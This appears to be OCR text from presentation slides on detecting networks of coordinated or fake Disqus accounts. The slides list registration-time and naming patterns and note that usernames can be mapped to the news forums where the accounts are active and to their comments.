
Inter-registration time



Inter-registration time



Inter-registration time



So Far

- Accounts with
  - Patterned profile names
  - Patterned usernames
  - Patterned emails
  - Similar registration times
  - Regular inter-registration delays
  - Alphabetical progression in usernames

Disqus lets us map usernames to forums where they're active

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
Jerusalem Post (297)
AJ English (1077)
CNN (5647)
Disqus Username
Disqus Forum Name

Disqus also lets us map usernames to comments*

*Including “Private” profiles

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

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